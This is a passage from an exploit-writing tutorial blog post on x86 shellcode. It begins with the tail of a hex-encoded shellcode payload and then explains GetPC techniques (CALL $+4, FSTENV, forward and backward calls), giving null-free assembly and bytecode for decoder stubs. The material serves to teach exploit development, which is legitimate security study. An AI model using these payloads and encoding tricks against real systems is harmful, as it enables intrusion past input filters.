"\x61\x37\x6c\x32\x41\x30\x72\x32"
"\x41\x38\x6b\x33\x48\x30\x66\x32"
"\x41\x32\x43\x32\x43\x34\x48\x33"
"\x73\x31\x36\x32\x73\x30\x58\x32"
"\x70\x30\x6e\x31\x6b\x30\x61\x30"
"\x55\x32\x6b\x30\x55\x32\x6d\x30"
"\x53\x32\x6f\x30\x58\x37\x4b\x34"
"\x7a\x34\x47\x31\x36\x33\x36\x35"
"\x4b\x30\x76\x37\x6c\x32\x6e\x30"
"\x64\x37\x4b\x38\x4f\x34\x71\x30"
"\x68\x37\x6f\x30\x6b\x32\x6c\x31"
"\x6b\x30\x37\x38\x6b\x34\x49\x31"
"\x70\x30\x33\x33\x58\x35\x4f\x31"
"\x33\x34\x48\x30\x61\x34\x4d\x33"
"\x72\x32\x41\x34\x73\x31\x37\x32"
"\x77\x30\x6c\x35\x4b\x32\x43\x32"
"\x6e\x33\x5a\x30\x66\x30\x46\x30"
"\x4a\x30\x42\x33\x4e\x33\x53\x30"
"\x79\x30\x6b\x34\x7a\x30\x6c\x32"
"\x72\x30\x72\x33\x4b\x35\x4b\x31"
"\x35\x30\x39\x35\x4b\x30\x5a\x34"
"\x7a\x30\x6a\x33\x4e\x30\x50\x38"
"\x4f\x30\x64\x33\x62\x34\x57\x35"
"\x6c\x33\x41\x33\x62\x32\x79\x32"
"\x5a\x34\x52\x33\x6d\x30\x62\x30"
"\x31\x35\x6f\x33\x4e\x34\x7a\x38"
"\x4b\x34\x45\x38\x4b\x31\x4c\x30"
"\x4d\x32\x72\x37\x4b\x30\x43\x38"
"\x6b\x33\x50\x30\x6a\x30\x52\x30"
"\x36\x34\x47\x30\x54\x33\x75\x37"
"\x6c\x32\x4f\x35\x4c\x32\x71\x32"
"\x44\x30\x4e\x33\x4f\x33\x6a\x30"
"\x34\x33\x73\x30\x36\x34\x47\x34"
"\x79\x32\x4f\x32\x76\x30\x70\x30"
"\x50\x33\x38\x30\x30";
```

Encoders : write one yourself

I could probably dedicate an entire document on using and writing encoders (which is out of scope for now). You can, however, use this excellent uninformed paper, written by skape, on how to implement a custom x86 encoder.

Find yourself : GetPC

If you paid attention when we reviewed shikata_ga_nai and fstenv_mov, you may have wondered why the first set of instructions, apparently retrieving the current location of the code (itself) in memory, were used and/or needed. The idea behind this is that the decoder may need to have the absolute base address, the beginning of the payload or the beginning of the decoder, available in a register, so the decoder would be

- fully relocatable in memory (so it can find itself regardless of where it is located in memory)
- able to reference the decoder, or the top of the encoded shellcode, or a function in the shellcode by using base_address of the decoder code + offset... instead of having to jump to an address using bytecode that contains null bytes.

This technique is often called “GetPC” or “Get Program Counter”, and there are a number of ways of getting PC :

CALL $+5

By running CALL $+5, followed by a POP reg, you will put the absolute address of where this POP instruction is located in reg. The only issue we have with this code is that it contains null bytes, so it may not be usable in a lot of cases.

CALL label + pop (forward call)

```
CALL geteip
geteip:
pop eax
```

This will put the absolute memory address of pop eax into eax. The bytecode equivalent of this code also contains null bytes, so it may not be usable too in a lot of cases.

CALL $+4

This is the technique used in the ALPHA3 decoded example (see above) and is described here : http://skypher.com/wiki/index.php/Hacking/Shellcode/GetPC

3 instructions are used to retrieve an absolute address that can be used further down the shellcode

```
CALL $+4
RET
POP ECX
```

- \xe8\xff\xff\xff\xff : call + 4
- \xc3 : ret
- \x59 : pop ecx

So basically, the call + 4 will jump to the last byte of the call instruction itself :

\xe8\xff\xff\xff\xff => will jump to the the last \xff (putting a pointer to that location on the stack). Together with \xc3, this becomes "INC EBX" (\xff\xc3), which acts as a nop here. Then, the pop ecx will retrieve the pointer from the stack.

As you can see, this code is 7 bytes long and does not have null bytes.

FSTENV

When we discussed the internals of the shikata_ga_nai & fstenv_mov encoders, we noticed a neat trick to get the base location of the shellcode that is based on FPU instructions. The technique is based on this concept :

Execute any FPU (Floating Point) instruction at the top of the code. You can get a list of FPU instructions in the Intel architecture manual volume 1, on page 404

then execute “FSTENV PTR SS: [ESP-C]”

The combination of these 2 instructions will result in getting the address of the first FPU instruction (so if that one is the first instruction of the code, you’ll have the base address of the code) and writing it on the stack. In fact, the FSTENV will store that state of the floating point chip after issuing the first instruction. The address of that first instruction is stored at offset 0xC. to A simple POP reg will put the address of the first FPU instruction in a register. And the nice thing about this code is that it does not contain null bytes. Very neat trick indeed !

Example :

```
[BITS 32]
FLDPI
FSTENV [ESP-0xC]
POP EBX
```

bytecode :

```
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b";
```

(8 bytes, no null bytes)

Backward call

Another possible implementation of getting PC and make it point to the start of the shellcode/decoder (and make a jump to the code based on the address) is this :

```
[BITS 32]
jmp short corelan
geteip:
  pop esi
  call esi      ;this will jump to decoder
corelan:
  call geteip
```

```
decoder:
  ; decoder goes here

shellcode:
  ; encoded shellcode goes here
```

(good job Ricardo ! – “Corelan GetPC :-)” – and this one does not use null bytes either)

This entry was posted
on Thursday, February 25th, 2010 at 5:21 pm and is filed under 001_Security, Exploit Writing Tutorials
You can follow any responses to this entry through the Comments (RSS) feed. Both comments and pings are currently closed.